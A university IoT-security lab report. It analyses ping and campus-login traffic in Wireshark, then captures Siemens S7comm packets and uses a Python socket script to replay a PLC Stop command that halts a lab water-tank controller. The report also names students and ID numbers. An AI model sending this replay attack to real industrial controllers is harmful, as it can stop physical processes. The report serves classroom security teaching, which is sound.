物联网安全课程实验报告

实验一

实验名称：“工控实验箱”指令攻击实验

姓名：秦泽斌

小组：方沐华 秦泽斌

学号：2211288 2212005

专业：物联网工程

提交日期：2024.10.17

一、实验目的

学会使用 wireshark 分析网络数据包的基本方法，并对工控系统的协议进行安全分析，掌握基本的网络编程能力，编程复现指令攻击实验，对缺乏加密与认证的危害获得直观认识。

二、实验要求及要点

分组（1-3 人）完成实验内容，独自撰写实验报告，回答问题，且报告内容至少包括如下要点。

问题:

1）攻击者如何获得操控 PLC 有关指令的数据包及其格式?

2）假设攻击者已接入目标网络且不知道目标 PLC 地址，如何获得目标 PLC 的 IP 地址来发送相关指令?

3）编程发送网络数据时有哪些需要注意的地方?

4）（可选）攻击者如何能不被审计系统发现?

5）讨论如何解决本实验中的“指令攻击”?

三、实验内容

1.学习 wireshark 软件基础操作

2.抓包详细分析 ping 任一网站和 pingPLC 的流量。（必选内容）

（1）ping PLC

```
C:\Users\fangs>ping 192.168.1.3

正在 Ping 192.168.1.3 具有 32 字节的数据:
来自 192.168.1.3 的回复: 字节=32 时间=2ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=1ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=1ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=1ms TTL=30

192.168.1.3 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 1ms, 最长 = 2ms, 平均 = 1ms
```

	Time	Source	Destination	Protoco	Lengt	Info
77	28.905450	192.168.1.99	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=12129/24879, ttl=128 (reply in 78)
78	28.907356	192.168.1.3	192.168.1.99	ICMP	74	Echo (ping) reply id=0x0001, seq=12129/24879, ttl=30 (request in 77)
80	29.912626	192.168.1.99	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=12130/25135, ttl=128 (reply in 81)
81	29.914268	192.168.1.3	192.168.1.99	ICMP	74	Echo (ping) reply id=0x0001, seq=12130/25135, ttl=30 (request in 80)
91	30.922434	192.168.1.99	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=12131/25391, ttl=128 (reply in 92)
92	30.924153	192.168.1.3	192.168.1.99	ICMP	74	Echo (ping) reply id=0x0001, seq=12131/25391, ttl=30 (request in 91)
93	31.933289	192.168.1.99	192.168.1.3	ICMP	74	Echo (ping) request id=0x0001, seq=12132/25647, ttl=128 (reply in 94)
94	31.935054	192.168.1.3	192.168.1.99	ICMP	74	Echo (ping) reply id=0x0001, seq=12132/25647, ttl=30 (request in 93)


本机 192.168.1.99 通过 ICMP 协议发出请求，192.168.1.3 返回响应，请求与回复交替出现四次

请求的 TTL 为 **128**，而响应的 TTL 为 **30**，可以推测网络之间有一定数量的跳数

从包的顺序和时间间隔来看，PLC 设备在接收和回复 ping 时没有明显延迟或丢包，说明其工作正常。

（2）ping 南开大学官网

```
C:\Users\fangs>ping www.nankai.edu.cn

正在 Ping www.nankai.edu.cn [2001:250:401:d450::190] 具有 32 字节的数据:
来自 2001:250:401:d450::190 的回复: 时间=2ms
来自 2001:250:401:d450::190 的回复: 时间=6ms
来自 2001:250:401:d450::190 的回复: 时间=17ms
来自 2001:250:401:d450::190 的回复: 时间=7ms

2001:250:401:d450::190 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 2ms, 最长 = 17ms, 平均 = 8ms
```



源地址：2001:250:401:6570:c4e8:2c73:596f:24c9

目标地址：2001:250:401:d450::190

协议：IPv6（ICMPv6），用于在 IPv6 网络中进行通信。

ICMPv6 Echo 请求：

类型：Echo Request（128）

序列号：21、22、23、24（四次请求）

请求的 Hop Limit（相当于 IPv4 中的 TTL）：128，表示请求从源设备发出时的初始跳数。

ICMPv6 Echo 回复：

对应的 Echo Reply 也有序列号 21、22、23、24 的回复，表明目标地址（2001:250:401:d450::190）成功接收到并回应了这些请求。

回复包的 Hop Limit 为 61，这说明可能经过了一些路由设备，从 128 下降到 61。

时间分析：

在 ICMP Echo 请求和 Echo 回复之间的延迟相对较小。例如，序列号 21 的请求发出时间为 **42.840842** 秒，而回复时间为 **42.843168** 秒。延迟仅为 **2.326 毫秒**，这表明网络通信非常快速且稳定。

包的结构：

ICMPv6 请求和回复都包含 32 字节的数据字段，数据字段内容是以 ASCII 字符展示的常见 ping 测试数据，类似于 "abcdefghijklm..." 的序列。


Hop Limit 的变化：

Hop Limit（跳数限制）的变化表明这条请求经过了多个路由器或中介设备。例如，源地址的 Hop Limit 是 128，而目标地址回复的 Hop Limit 是 61，推测网络中可能有一些路由器在这条路径上处理了这些数据包。

3. 简要分析访问任一网页的登录流程。（可选内容，可选择分析从无线网卡开启至成功登录至南开大学校园网的流程）


（1）断开无线网络后开启 wireshark 抓包，抓取从开启无线网卡到登录网络成功的全过程，用 ip.addr == 202.113.18.106 && tcp 作为过滤器对抓包结果进行分析。

（2）首先个人电脑与服务器进行三次握手流程建立连接



No.	Time	Source	Destination	Protoco	Lengt	Info
277	3.340084	10.136.145.57	202.113.18.106	TCP	66	64299 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
287	3.395913	202.113.18.106	10.136.145.57	TCP	66	80 → 64299 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1440 SACK_PERM WS=128
291	3.396221	10.136.145.57	202.113.18.106	TCP	54	64299 → 80 [ACK] Seq=1 Ack=1 Win=132352 Len=0
292	3.396615	10.136.145.57	202.113.18.106	HTTP	578	GET /a79.htm?wlanuserip=10.136.145.57&wlanacname=jn1_ HTTP/1.1
294	3.428542	202.113.18.106	10.136.145.57	TCP	60	80 → 64299 [ACK] Seq=1 Ack=525 Win=15744 Len=0
296	3.428542	202.113.18.106	10.136.145.57	TCP	1494	80 → 64299 [ACK] Seq=1 Ack=525 Win=15744 Len=1440 [TCP PDU reassembled in 306]
297	3.428542	202.113.18.106	10.136.145.57	TCP	1494	80 → 64299 [ACK] Seq=1441 Ack=525 Win=15744 Len=1440 [TCP PDU reassembled in 306]
298	3.428542	202.113.18.106	10.136.145.57	TCP	1042	80 → 64299 [PSH, ACK] Seq=2881 Ack=525 Win=15744 Len=988 [TCP PDU reassembled in 306]
300	3.429153	10.136.145.57	202.113.18.106	TCP	54	64299 → 80 [ACK] Seq=525 Ack=2881 Win=132352 Len=0
303	3.469568	10.136.145.57	202.113.18.106	TCP	54	64299 → 80 [ACK] Seq=525 Ack=3869 Win=131328 Len=0
306	3.491458	202.113.18.106	10.136.145.57	HTTP	751	HTTP/1.1 200 OK (text/html)


（3）加载了多个 JavaScript 文件，如 /a41.js ，/config.js，用于处理页面交互、发送登录请求等。



No.	Time	Source	Destination	Protocol	Length	Info
292	3.396615	10.136.145.57	202.113.18.106	HTTP	578	GET /a79.htm?wlanuserip=10.136.145.57&wlanacname=jn1_ HTTP/1.1
306	3.491458	202.113.18.106	10.136.145.57	HTTP	751	HTTP/1.1 200 OK (text/html)
329	3.539760	10.136.145.57	202.113.18.106	HTTP	477	GET /a41.js?version=1728705515917 HTTP/1.1
337	3.571764	10.136.145.57	202.113.18.106	HTTP	457	GET /eportal/extern/nkdx6/config.js?version=1728705515917 HTTP/1.1
342	3.574348	202.113.18.106	10.136.145.57	HTTP	1455	HTTP/1.1 200 OK (application/x-javascript)
442	3.624438	202.113.18.106	10.136.145.57	HTTP	259	HTTP/1.1 200 OK (text/javascript)
444	3.649186	10.136.145.57	202.113.18.106	HTTP	465	GET /eportal/extern/nkdx6/ip/1/pc_79.js?version=1.4_1728705516027 HTTP/1.1
448	3.689371	202.113.18.106	10.136.145.57	HTTP	929	HTTP/1.1 200 OK (application/x-javascript)
454	3.689799	10.136.145.57	202.113.18.106	HTTP	468	GET /eportal/extern/nkdx6/ip/1/loginbox.js?version=1.4_1728705516027 HTTP/1.1
457	3.714507	202.113.18.106	10.136.145.57	HTTP	968	HTTP/1.1 200 OK (application/x-javascript)
463	3.734418	10.136.145.57	202.113.18.106	HTTP	797	GET /a70.htm?wlanuserip=10.136.145.57&wlanacip=null&wlanacname=jn1_&vlanid=0&ip=10.136.145.57&ssid=null&areaID=null&mac=00-00-00-00-00-00&switch_url=null
481	3.940017	202.113.18.106	10.136.145.57	HTTP	834	HTTP/1.1 200 OK (text/html)
496	4.018923	10.136.145.57	202.113.18.106	HTTP	615	GET /a41.js?version=1728705516394 HTTP/1.1
497	4.020315	10.136.145.57	202.113.18.106	HTTP	457	GET /eportal/extern/nkdx6/config.js?version=1728705516395 HTTP/1.1
508	4.159684	202.113.18.106	10.136.145.57	HTTP	1455	HTTP/1.1 200 OK (application/x-javascript)
663	4.268698	10.136.145.57	202.113.18.106	HTTP	208	GET /a79.htm?wlanuserip=10.136.145.57&wlanacname=jn1_ HTTP/1.1
666	4.275106	202.113.18.106	10.136.145.57	HTTP	259	HTTP/1.1 200 OK (text/javascript)
668	4.286245	10.136.145.57	202.113.18.106	HTTP	462	GET /eportal/extern/nkdx6/ip/1/pc.js?version=1.4_1728705516663 HTTP/1.1
669	4.286349	10.136.145.57	202.113.18.106	HTTP	468	GET /eportal/extern/nkdx6/ip/1/loginbox.js?version=1.4_1728705516663 HTTP/1.1
687	4.323345	202.113.18.106	10.136.145.57	HTTP	1470	HTTP/1.1 200 OK (application/x-javascript)
688	4.323345	202.113.18.106	10.136.145.57	HTTP	968	HTTP/1.1 200 OK (application/x-javascript)
715	4.394877	10.136.145.57	202.113.18.106	HTTP	659	GET /favicon.ico HTTP/1.1
723	4.401284	10.136.145.57	202.113.18.106	HTTP	512	GET /eportal/controller/GetTimeMsg.php HTTP/1.1
740	4.482934	202.113.18.106	10.136.145.57	HTTP	326	HTTP/1.1 200 OK (text/html)
741	4.489103	202.113.18.106	10.136.145.57	HTTP	276	HTTP/1.1 404 (text/html)
751	4.540514	202.113.18.106	10.136.145.57	HTTP	751	HTTP/1.1 200 OK (text/html)
943	6.225289	10.136.145.57	202.113.18.106	HTTP	981	GET /eportal/?c=ACSetting&a=Login&loginMethod=1&protocol=http%3A&hostname=202.113.18.106&port=&iTermType=1&wlanuserip=10.136.145.57&wlanacip=null&wlanacr
951	6.320653	202.113.18.106	10.136.145.57	HTTP	751	HTTP/1.1 302 Moved Temporarily (text/html)
953	6.333612	10.136.145.57	202.113.18.106	HTTP	728	GET /3.htm?wlanuserip=10.136.145.57&wlanacname=jn1_&wlanacip=202.113.18.165&mac=00-00-00-00-00-00&session=null&redirect=null HTTP/1.1
962	6.363095	202.113.18.106	10.136.145.57	HTTP	863	HTTP/1.1 200 OK (text/html)
971	6.457540	10.136.145.57	202.113.18.106	HTTP	594	GET /a77.js?version=1728705518816 HTTP/1.1
976	6.467145	10.136.145.57	202.113.18.106	HTTP	503	GET /eportal/extern/nkdx6/config.js?version=1728705518817 HTTP/1.1
985	6.540934	10.136.145.57	202.113.18.106	HTTP	594	GET /a41.js?version=1728705518817 HTTP/1.1
990	6.550223	202.113.18.106	10.136.145.57	HTTP	1455	HTTP/1.1 200 OK (application/x-javascript)
994	6.562766	202.113.18.106	10.136.145.57	HTTP	710	HTTP/1.1 200 OK (text/javascript)
1130	6.800952	202.113.18.106	10.136.145.57	HTTP	343	HTTP/1.1 200 OK (text/javascript)
1138	6.817139	10.136.145.57	202.113.18.106	HTTP	510	GET /eportal/extern/nkdx6/ip/1/pc_3.js?version=1.4_1728705519193 HTTP/1.1
1139	6.817255	10.136.145.57	202.113.18.106	HTTP	514	GET /eportal/extern/nkdx6/ip/1/loginbox.js?version=1.4_1728705519193 HTTP/1.1
1158	6.859775	202.113.18.106	10.136.145.57	HTTP	1367	HTTP/1.1 200 OK (application/x-javascript)
1160	6.859775	202.113.18.106	10.136.145.57	HTTP	968	HTTP/1.1 200 OK (application/x-javascript)

（4）发出对 /ac 的 GET 请求，包含大量登录相关参数，如 wlanacip, wlanuserip, wlanacname, ssid 等

（5）发送客户端的 IP 地址和无线接入控制器的 IP 地址，对方返回 302 重定向，标志登陆成功，跳转至认证成功窗口。



	751	4.540514	202.113.18.106	10.136.145.57	HTTP	751 HTTP/1.1 200 OK (text/html)
→	943	6.225289	10.136.145.57	202.113.18.106	HTTP	981 GET /eportal/?c=ACSetting&a=Login&loginMethod=1&protocol=http%3A&hostname=202.113.18.106&port=&iTermType=1&wlanuserip=10.136.145.57&wlanacip=null&wlanacr
←	951	6.320653	202.113.18.106	10.136.145.57	HTTP	751 HTTP/1.1 302 Moved Temporarily (text/html)
	953	6.333612	10.136.145.57	202.113.18.106	HTTP	728 GET /3.htm?wlanuserip=10.136.145.57&wlanacname=jn1_&wlanacip=202.113.18.165&mac=00-00-00-00-00-00&session=null&redirect=null HTTP/1.1


4.已知实验箱中 PLC 使用的协议存在缺乏认证的设计缺陷，请通过流量分析与网络编程，扮演接入工控网络的攻击者，使正常工作的储水罐系统停止工作。观察攻击成功时的现象

注意：PLC 正常工作时为绿灯，停止状态时为黄灯。


(1)连接设备与电脑，配置相关网络设施，使用 ping 指令检查连接情况

```
C:\Users\fangs>ping 192.168.1.3

正在 Ping 192.168.1.3 具有 32 字节的数据:
来自 192.168.1.3 的回复: 字节=32 时间=2ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=1ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=1ms TTL=30
来自 192.168.1.3 的回复: 字节=32 时间=1ms TTL=30

192.168.1.3 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 1ms, 最长 = 2ms, 平均 = 1ms
```

(2)使用西门子 STEP-7 软件连接工控实验箱，并且发出运行和停止的指令




(3)同时使用 wireshark 等抓包软件对 STEP-7 发出的数据包进行抓取



886	366.265735	192.168.1.3	192.168.1.99	S7COMM	249	ROSCTR:[Userdata] Function:[Response] -> [Unknown function group: 0x08]
891	370.823589	192.168.1.99	192.168.1.3	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
892	370.824950	192.168.1.3	192.168.1.99	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
894	370.838042	192.168.1.99	192.168.1.3	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
895	370.839280	192.168.1.3	192.168.1.99	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
899	375.858139	192.168.1.99	192.168.1.3	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
900	375.860065	192.168.1.3	192.168.1.99	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
902	375.872552	192.168.1.99	192.168.1.3	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
903	375.874369	192.168.1.3	192.168.1.99	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
908	380.900023	192.168.1.99	192.168.1.3	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
909	380.901592	192.168.1.3	192.168.1.99	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
911	380.913160	192.168.1.99	192.168.1.3	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
912	380.914832	192.168.1.3	192.168.1.99	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
917	385.939573	192.168.1.99	192.168.1.3	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
918	385.941598	192.168.1.3	192.168.1.99	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
920	385.953637	192.168.1.99	192.168.1.3	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
921	385.955898	192.168.1.3	192.168.1.99	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]
925	390.979275	192.168.1.99	192.168.1.3	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
926	390.981100	192.168.1.3	192.168.1.99	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
928	390.991746	192.168.1.99	192.168.1.3	S7COMM	85	ROSCTR:[Job] Function:[Read Var]
929	390.993077	192.168.1.3	192.168.1.99	S7COMM	80	ROSCTR:[Ack_Data] Function:[Read Var]


(4)找到对应的关键响应，并将响应的 payload 段的十六进制序列记录下来

抓取记录响应请求的“PI-Service”数据包：




200	81.861582	192.168.1.99	192.168.1.3	S7COMM	91	ROSCTR:[Job] Function:[PI-Service] -> P_PROGR…
201	81.862953	192.168.1.3	192.168.1.99	S7COMM	74	ROSCTR:[Ack_Data] Function:[PI-Service]

抓取建立通信的数据包“Setup communication”



235	93.350679	192.168.1.99	192.168.1.3	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
236	93.352007	192.168.1.3	192.168.1.99	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]

抓取发出停止指令的数据“PLC Stop”



238	93.361286	192.168.1.99	192.168.1.3	S7COMM	87	ROSCTR:[Job] Function:[PLC Stop]
239	93.363228	192.168.1.3	192.168.1.99	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC Stop]

(5)利用抓取的数据包内容进行 socket 网络编程，运行程序，发动攻击

```python
import binascii
import socket
import time

# 创建 TCP 套接字
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# 目标地址和端口
aimAddress = ('192.168.1.3', 102)

try:
    # 连接到目标
    client_socket.connect(aimAddress)
    client_socket.settimeout(1)  # 设置超时时间为 1 秒

    # 数据报文
    PIserve = '0300001611e00000000900c1020101c2020101c0010a'

    setup = '0300001902f08032010000ccc100080000f0000001000103c0'

    stop =
'0300002102f0803201000000770010000029000000000009505f50524f4752414d'

    # 发送第一个数据包
    client_socket.send(binascii.unhexlify(PIserve))
    time.sleep(1)
    print("已发送 piserve 数据包")

    # 发送第二个数据包
    client_socket.send(binascii.unhexlify(setup))
    time.sleep(1)
    print("已发送 setup 数据包")

    # 发送第三个数据包
    client_socket.send(binascii.unhexlify(stop))
    time.sleep(1)
    print("已发送 stop 数据包")

except socket.error as e:
    print(f"套接字错误: {e}")

finally:
    client_socket.close()
    print("连接已关闭")
```

(6) 储水器系统停止工作
（课上已经老师检查）

5.（可选）登陆审计系统，了解审计系统检测攻击的原理与实现，思考如何攻击能绕过审计？

四、回答问题

1）攻击者如何获得操控 PLC 有关指令的数据包及其格式？

1. 开始捕获：选中要监听的网络接口，Wireshark 将开始捕获该接口上的网络流量。
2. 过滤数据包：在 Wireshark 上设置过滤条件，以仅捕获与 PLC 相关的数据包。
3. 分析数据包：捕获结束后，可以查看捕获到的数据包列表。双击每个数据包以查看其详细信息，包括源地址、目标地址、协议、数据内容等。
4. 分析协议和格式：通过查看 Wireshark 中捕获到的数据包，分析通信的协议和格式 Wireshark 通常会根据协议解析数据包，显示其结构和字段

2）假设攻击者已接入目标网络且不知道目标 PLC 地址，如何获得目标 PLC 的 IP 地址来发送相关指令？

答：可以通过观察 wireshark 中目标网络中的数据包流量，包括不限于数据包的源地址和目标地址以及数据包的具体内容，分析并识别目标 PLC 可能的 IP 地址。

3）编程发送网络数据时有哪些需要注意的地方？

为了保证我们发送的三个数据包的顺序正确，我们需要在发送每个数据包后面增加一个 sleep 延迟，保证能收到返回信息后才发送下一次指令，以此确保攻击正确进行。

4）（可选）攻击者如何能不被审计系统发现？

5）讨论如何解决本实验中的“指令攻击”？

1. 网络监控：部署网络监控和入侵检测系统来监视网络流量，及时检测和应对可疑活动。
2. 安全协议：使用安全的通信协议，如加密通信，以确保指令在传输过程中不容易被窃取或篡改。
3. 漏洞扫描和渗透测试：定期进行漏洞扫描和渗透测试，以发现和纠正潜在的安全问题。
4. 事件响应计划：建立有效的事件响应计划，以在发生攻击时快速采取措施，减少损害。
5. 增加严格的身份认证，阻止外部轻易地获取相关重要数据包等等。

五、收获感悟

通过本次实验，复习了在计网和网技中学到的 wireshark 抓包技能，并且进一步熟练了关于 socket 编程的能力，对于通信协议有了更加深入的了解。
同时也知道了缺乏加密与认证的危害。对物联网安全的内容了解更加深刻，希望在后面的课程中有更深入的学习。